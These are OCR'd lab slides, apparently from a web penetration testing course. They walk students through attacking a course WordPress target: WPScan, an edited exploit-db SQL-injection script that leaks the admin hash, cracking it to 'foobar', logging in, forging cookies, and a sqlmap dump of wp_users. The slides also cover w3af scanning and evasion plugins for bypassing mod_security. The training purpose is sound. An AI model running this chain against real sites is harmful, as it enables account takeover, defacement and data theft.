
[1] https://github.com/wpscanteam/wpscan (http://cyber.gd/542_528) **QR**



Next up is an exercise with the automated WordPress scanner, WPScan.



This lab uses WPScan, a well-known automated scanner for WordPress. We scan a WordPress install and proceed to exploit it.




Target: http://www.sec542.org/wordpress/

1. Run **WPScan** against the target install.
2. Leverage the **exploit-db** (`/opt/exploit-database`) referenced vulnerability.
3. Customize the **exploit-db** script and launch exploit to return the admin account's password hash.
4. Crack the password hash using John the Ripper (`/opt/john`).
5. Log in to target with cracked credentials.
6. Use **sqlmap** as an alternate path to password hash theft.

Exercise: Run WPScan

- Run the following command at a terminal


```
$ sudo /opt/wpscan/wpscan.rb --url http://www.sec542.org/wordpress/
```



Note: When/if prompted about updating WPScan, just press '**N**'

Run the following command at a terminal:


```
$ sudo /opt/wpscan/wpscan.rb --url http://www.sec542.org/wordpress/
```



Note: When/if prompted about updating WPScan, just press '**N**'


Exercise: Off-the-Shelf Exploits

- Search the results for references to **exploit-db**



- We have a local copy of exploit-db on the VM
- Find the POC in question using searchsploit


```
$ /opt/exploit-database/searchsploit 3960
```



- Make a copy of it to edit

```
$ cp /opt/exploit-database/platforms/php/webapps/3960.php
/home/student/
```



Search the results for references to **exploit-db**.



We have a local copy of exploit-db on the VM.


Find the POC in question using searchsploit:

```
$ /opt/exploit-database/searchsploit 3960
```



Make a copy of it to edit:

```
$ cp /opt/exploit-database/platforms/php/webapps/3960.php
/home/student/
```



This off-the-shelf exploit does not require significant tweaking to apply to our particular environment. We will simply need to provide the path to our WordPress install in the script.

Review the script located now in **/home/student/3960.php**. Notice that the script includes a hardcoded path that naturally differs from what we need.

```
$outfile = './warlog.txt';// Log file
$url = 'http://localhost/wordpress.2.1.3/wp-admin/admin-ajax.php';
$testcnt = 300000;// Use bigger numbers, if server is slow, default is 300000
$id = 1;// ID of the target user, default value "1" is admin's ID
$suffix = '';// Override value, if needed
$prefix = 'wp_';// WordPress table prefix, default is "wp_"
```

Edit the script to target our own system:


```
$ gedit /home/student/3960.php
```

On the **$url** line (line 14), replace **localhost/wordpress.2.1.3** with **www.sec542.org/wordpress**

Now, save and close the file.


Exercise: Run the Exploit

- Run the exploit:
  `$ php /home/student/3960.php`



- If successful, the admin's password hash will be disclosed
- Copy the password hash to **/tmp/hash** with the following command:
  `$ echo -n 3858f62230ac3c915f300c664312c63f > /tmp/hash`
- **Note:** The -n ensures an ending newline character will not be sent, which will be important for later

- Run the exploit:
  `$ php /home/student/3960.php`



- If successful, the admin's password hash will be disclosed.
- Copy the password hash to **/tmp/hash** with the following command:
  `$ echo -n 3858f62230ac3c915f300c664312c63f > /tmp/hash`
- **Note:** The -n ensures an ending newline character will not be sent, which will be important for later.

Exercise: Crack the Password

- Use John the Ripper to crack the hash
- Based upon the length of the hash, the format looks to be MD5


```
$ /opt/john/run/john /tmp/hash --
format=Raw-MD5
```

```
File  Edit  View  Terminal  Tabs  Help
[~]$ /opt/john/run/john /tmp/hash --format=Raw-MD5
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 12x])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
foobar           (?)
1g 0:00:00:03 DONE 2/3 (2015-11-29 22:35) 0.2557g/s 3142p/s 3142c/s
```

Web Penetration Testing and Ethical Hacking

- Now, use John the Ripper to crack the hash that was stolen:
  - The hash of **3858f62230ac3c915f300c664312c63f** was copied to **/tmp/hash**
- Based upon the length of the hash (32 Hex characters), the format looks to be MD5.


```
$ /opt/john/run/john /tmp/hash --format=Raw-MD5
```



Exercise: Log In with Cracked Creds

Navigate to:

`http://www.sec542.org/wordpress/wp-login.php`



Authenticate with the cracked credentials:

- **Username:** admin
- **Password:** foobar

Feel free to deface the blog with your own rendition of Vogon poetry

Web Penetration Testing and Ethical Hacking

Now, log in with the compromised credentials.

Navigate to:


`http://www.sec542.org/wordpress/wp-login.php`

Authenticate with the cracked credentials:


Username: admin

Password: foobar

Feel free to deface the blog with your own rendition of Vogon poetry.




Having authenticated, review the cookies.




In Firefox, click the menu bar and select Cookies Manager+

Find **wordpresspass** and **wordpressuser**.




The content of wordpresspass cookie looks like an MD5 string.



md5sum the MD5 password hash we cracked:

```
$ cat /tmp/hash | md5sum
```



Looks like we could build those cookies even if we couldn't crack the pass!!!

Exercise: sqlmap Shortcut

- Recall our previous exercise with sqlmap
- We had compromised the DB server that housed the WordPress database as well, so...
  - For brevity, using quicker target than sqlmap lab

```
$ sqlmap -u "http://sec542.org/sqli.php?name=Dent"
-D wordpress -T wp_users --dump --where "id=1"
```


```
Database: wordpress
Table: wp_users
[1 entry]
+----+----------+----------------------------------+------------+
| ID | user_url | user_pass                        | user_login |
+----+----------+----------------------------------+------------+
| 1  | http://  | 3858f62230ac3c915f300c664312c63f | admin      |
+----+----------+----------------------------------+------------+
```


Recall our previous exercise with sqlmap. That lab provides another means of achieving the same data and result. We had compromised the DB server that housed the WordPress database as well, which means we can access the data even more easily than we did with WPScan.


For an easier sqlmap command line, the following parameters use a simpler target than the sqlmap lab (mainly because this flaw is an unauthenticated one).

```
$ sqlmap -u "http://sec542.org/sqli.php?name=Dent" -D wordpress -T wp_users
--dump --where "id=1"
```

```
Database: wordpress
Table: wp_users
[1 entry]
+----+----------+----------------------------------+------------+
| ID | user_url | user_pass                        | user_login |
+----+----------+----------------------------------+------------+
| 1  | http://  | 3858f62230ac3c915f300c664312c63f | admin      |
+----+----------+----------------------------------+------------+
```



New will discuss w3af (the Web Application Attack and Audit Framework) next.



W3af is an open source application that is written in Python. Andres Riancho is the current project lead. It is a framework that enables developers and testers to write plugins that work together to perform the tests needed.

Currently it has a console interface, similar to Metasploit, and a GUI using GTK. This application runs on almost every platform. The GUI is simpler to use, but the console provides more control of the scan. w3af performs all the steps involved in the application test. This includes exploitation using bundled tools such as BeEF and SQLMap.

References

[1] Main site - http://w3af.org/ (http://cyber.gd/542_416)

[2] Source code - https://github.com/andresriancho/w3af (http://cyber.gd/542_417)

The w3af GUI

- The w3af GUI is designed to be as simple as possible
- We can build various profiles that allow us to save specific scan configurations:
  - We build various scan profiles that include different test types; then when starting a penetration test, we put the target URL into the profile
  - This provides standard test schemes across pen tests
- The target URL is the starting point of any scan
- A tester can choose entire categories or expand categories to select individual plugins:
  - We recommend the latter because it provides the tester with greater control
  - It also allows us to decide if we want to use the experimental plugins in a category


Web Penetration Testing and Ethical Hacking

The GUI is designed to be simple to use while providing all we need to perform an application test. w3af uses the concept of a profile to control what goes into a scan. We commonly build multiple profiles that include different plugins and tests and save them for later use.

The target URL is the starting point for the test. Keep in mind that it requires an entire URL including the protocol. We then select each plugin we would like to run. If the plugin requires configuration, the options display on the right.

The w3af Console

- On the right is a session running within the w3af console:
  - It reminds some pen testers of the Metasploit console
- As we move through the system, the prompt changes to signify what area of the scan configuration we are in
- We can select various plugins and set their configuration:
  - Output is considered a plugin:
    - Text File
    - Console
    - HTML File



On this screen we see the console version of w3af. This console is reminiscent of the Metasploit console and is used in the same way. The console provides a pseudo-shell. As we type in commands and select sections, the prompt changes to reflect where we are currently.


A simple scan would look like:

```
$ cd /opt/w3af
$ ./w3af_console
w3af>>> plugins
w3af/plugins>>> output console
w3af/plugins>>> audit os_commanding
w3af/plugins>>> audit sqli
w3af/plugins>>> back
w3af>>> target
w3af/config:target>>> set target http://www.sec542.org
w3af/config:target>>> back
The configuration has been saved.
w3af>>> start
Scan finished in 3 seconds.
Stopping the core...
w3af>>>
```

w3af Scripting

- One of the powers of the console version is its capability to be used in a script
- Simply enter each command into a file as we would in the console:
  - For example:
    w3af/plugins>>> **`crawl serverHeader`**
    Would be **`crawl serverHeader`** in the script file
- This file is then loaded in the command line of the console:
  `$ w3af_console -s filename`
- We typically have a series of files that call different plugins and configurations:
  - We then iterate through them using a script

The console interface to w3af also supports scripting. We can put all the commands and options we would enter in the console into a text file. We then load this file using the –s option to w3af_console. w3af then reads each line, which contains one command and processes them.



At the heart of w3af is its plugin environment. Plugins, written in Python, are the primary way a web application penetration tester can focus the testing performed by w3af. Tweaking the plugins also for fine-tuning the tests performed increases the likelihood of successful completion.

w3af also provides the facility to save the current plugin configurations as a scan profile. This allows for repeatable testing processes and eases the phased approach to automated application testing previously discussed. Given the importance of the plugins, be sure to keep up-to-date with new plugins being released or updated.

w3af Crawl Plugins

- Crawl plugins are used to find information regarding the application:
  - w3af contains a number of plugins that are designed to gather information
  - Spidering is selected within this set of plugins
- Some example discovery plugins are:
  - Robots Reader:
    - Reads and reports on the robots.txt file
  - Detect Transparent Proxy:
    - Uses TRACE method to find proxies
  - Google Spider:
    - Spiders the target using content from Google cache
- The spider_man plugin proves particularly useful by instantiating a proxy and allowing us to guide w3af via a browser:
  - Especially useful for AJAX, Java, or Flash heavy applications

Web Penetration Testing and Ethical Hacking

w3af divides the plugins in different categories. The first is crawl. Crawl plugins gather information about the application and the server running it. They cover both the recon and mapping steps in our methodology.

Crawl plugins do various things such as spider the website, both by requesting the page and using Google. They also have features such as reading the robots.txt file and detecting transparent proxies.

The data found here is used by the other plugins.

w3af Evasion Plugins

- Evasion plugins are used in combination with any plugin that sends traffic to the site:
  - They perform various changes to the request to attempt to evade detection or prevention techniques
  - As testers, our main focus here is on evading prevention techniques
- Some examples are:
  - Modification that bypass typical mod_security installations
  - Adding self-referential directories to the URL:
    - http://www.sec542.org/./cgi-bin/./script.pl
  - Using hex encoding
  - Changing the case of letters randomly

Web Penetration Testing and Ethical Hacking

